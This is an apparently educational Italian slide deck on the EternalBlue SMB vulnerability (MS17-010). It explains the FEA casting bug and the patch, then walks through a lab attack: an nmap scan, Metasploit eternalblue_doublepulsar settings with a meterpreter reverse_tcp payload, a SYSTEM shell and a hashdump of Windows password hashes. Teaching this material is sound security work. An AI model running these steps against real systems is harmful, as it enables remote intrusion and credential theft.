ETERNALBLUE

Paolo Fagioli

INTRODUZIONE

14 Marzo 2017

MS17-010 PATCH

14 Aprile 2017

THE SHADOW BROKERS
RILASCIANO ETERNALBLUE
PUBBLICAMENTE

12 Maggio 2017


ESPLOSIONE WANNACRY

ETERNALBLUE

SMB


(Server Message Block)

- client–server
- TCP 445



ETERNALBLUE

SMB Transactions



ETERNALBLUE

FEA

- Coppie di dati Chiave/Valore (metadati di un file)

CLIENT SIDE: OS2 FORMAT

```
struct FEA{
        BYTE fEA; // Flags
        BYTE cbName; // Name of FEA
        BYTE cbValue; // Value of FEA
}
```

```
struct FEALIST{
        ULONG cbList; // size of FEALIST
        FEA list[]; // List of FEAs
}
```

SERVER SIDE: NT FORMAT

```
struct FILE_FULL_EA_INFORMATION{
        ULONG NextEntryOffset; // If == 0,
means end of list
        UCHAR Flags; // Flag of current FEA
        UCHAR EaNameLength;
        UCHAR EaValueLength;
}
```

ETERNALBLUE

Wrong casting bug

```
ULONG SrvOs2FeaListSizeToNt(FEALIST *FeaList)
{
        lastValidLocation = FeaList + FeaList->cbList;
        fea = FeaList->list;
        ntBufferSize = 0;

        while (fea < lastValidLocation) {
                feaSize = fea->cbName + 1 + fea ->cbValue;
                if (fea + feaSize › lastValidLocation) {
                        SmbPutUshort(&FeaList->cbList, PTR_DIFF_SHORT(fea, FeaList));
                        break;
                }
                ntBufferSize += FEA_SIZE(fea);
                fea = NEXT_FEA (fea);
        }
        return ntBufferSize;
}
```

ETERNALBLUE

Wrong casting bug

```
ULONG FEALIST.cblist;
SmbPutUshort(&FeaList->cbList, PTR_DIFF_SHORT(fea, FeaList));
```

	HIDWORD	LODWORD
Attacker	0001	0000
NT Buffer Size	0000	ff5d
Vuln Size	0001	ff5d

ETERNALBLUE

SMB Transactions

Il bug viene triggerato se inviamo una quantità maggiore di **0xFFFF** (0x10000)

1. SMB_COM_TRANSACTION2:
   Blocco dati dimensione di una **Word** (max 0xFFFF)

2. SMB_COM_NT_TRANSACT:
   Blocco dati dimensione di una **DWord** (max 0xFFFFFFFF)

Example:

SMB_COM_NT_TRANSACT => SMB_COM_NT_TRANSACT_SECONDARY

SMB_COM_TRANSACTION2 => SMB_COM_TRANSACTION2_SECONDARY

ETERNALBLUE

Wrong parsing bug

SMB_COM_NT_TRANSACT => SMB_COM_TRANSACTION2_SECONDARY

Errore di Parsing: Le DWORD vengono trattate come WORD...

ETERNALBLUE

Patch MS17-010

MS17-010 changed the type from short to long SrvOs2FeaListSizeToNt()

BEFORE:


```
SmbPutUshort(&FeaList->cbList, PTR_DIFF_SHORT(fea, FeaList));
```

AFTER:

```
SmbPutULong(&FeaList->cbList, PTR_DIFF_LONG(fea, FeaList));
```


ETERNALBLUE


Configurazione di Laboratorio



ETERNALBLUE

Configurazione SMB vulnerabile






ETERNALBLUE

VA sul server SMB

```
┌──(kali㉿kali)-[~]
└─$ nmap 10.0.2.9 -Pn -p 445
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-26 15:31 EDT
Nmap scan report for 10.0.2.9
Host is up (0.00051s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 0.38 seconds
```


```
PORT    STATE SERVICE      REASON  VERSION
445/tcp open  microsoft-ds syn-ack Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
Service Info: Host: IE8WIN7; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
```



ETERNALBLUE

Fase di Exploitation

```
msf6 exploit(windows/smb/eternalblue_doublepulsar) > options

Module options (exploit/windows/smb/eternalblue_doublepulsar):

   Name              Current Setting                                  Required  Description
   ----              ---------------                                  --------  -----------
   DOUBLEPULSARPATH  /usr/share/metasploit-framework/modules/exploi   yes       Path directory of Doublepulsar
                     ts/windows/smb/deps
   ETERNALBLUEPATH   /usr/share/metasploit-framework/modules/exploi   yes       Path directory of Eternalblue
                     ts/windows/smb/deps
   PROCESSINJECT     spoolsv.exe                                      yes       Name of process to inject into (Change to lsass.exe for x64)
   RHOSTS            10.0.2.9                                         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Me
                                                                                 tasploit
   RPORT             445                                              yes       The SMB service port (TCP)
   TARGETARCHITECTURE  x86                                            yes       Target Architecture (Accepted: x86, x64)
   WINEPATH          /root/.wine/drive_c/                             yes       WINE drive_c path


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.8         yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   8   Windows 7 (all services pack) (x86) (x64)
```


ETERNALBLUE

Fase di Exploitation

```
msf6 exploit(windows/smb/eternalblue_doublepulsar) > run

[*] Started reverse TCP handler on 10.0.2.8:4444
[*] 10.0.2.9:445 - Generating Eternalblue XML data
[*] 10.0.2.9:445 - Generating Doublepulsar XML data
[*] 10.0.2.9:445 - Generating payload DLL for Doublepulsar
[*] 10.0.2.9:445 - Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] 10.0.2.9:445 - Launching Eternalblue ...
[+] 10.0.2.9:445 - Pwned! Eternalblue success!
[*] 10.0.2.9:445 - Launching Doublepulsar ...
[*] Sending stage (175686 bytes) to 10.0.2.9
[+] 10.0.2.9:445 - Remote code executed ... 3 ... 2 ... 1 ...
[*] Meterpreter session 1 opened (10.0.2.8:4444 → 10.0.2.9:49168) at 2022-09-26 16:17:03 -0400

meterpreter > 

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1004:aad3b435b51404eeaad3b435b51404ee:db473e68ed54033a18f4ec93d43a7f58:::
IEUser:1000:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
kali:1006:aad3b435b51404eeaad3b435b51404ee:fc9417a516bcedc3a39a05a108eda4f6:::
Paolo:1005:aad3b435b51404eeaad3b435b51404ee:cd2351189d57d6cfde9e8f9cb96da06a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
meterpreter > 
```

ETERNALBLUE

Fase di Exploitation



ETERNALBLUE

Contromisure

- Aggiornare il sistema installando la patch di sicurezza MS17-010
- Chiudere la porta 445
- Disabilitare le vecchie versioni di SMB

ETERNALBLUE

GRAZIE PER L'ATTENZIONE!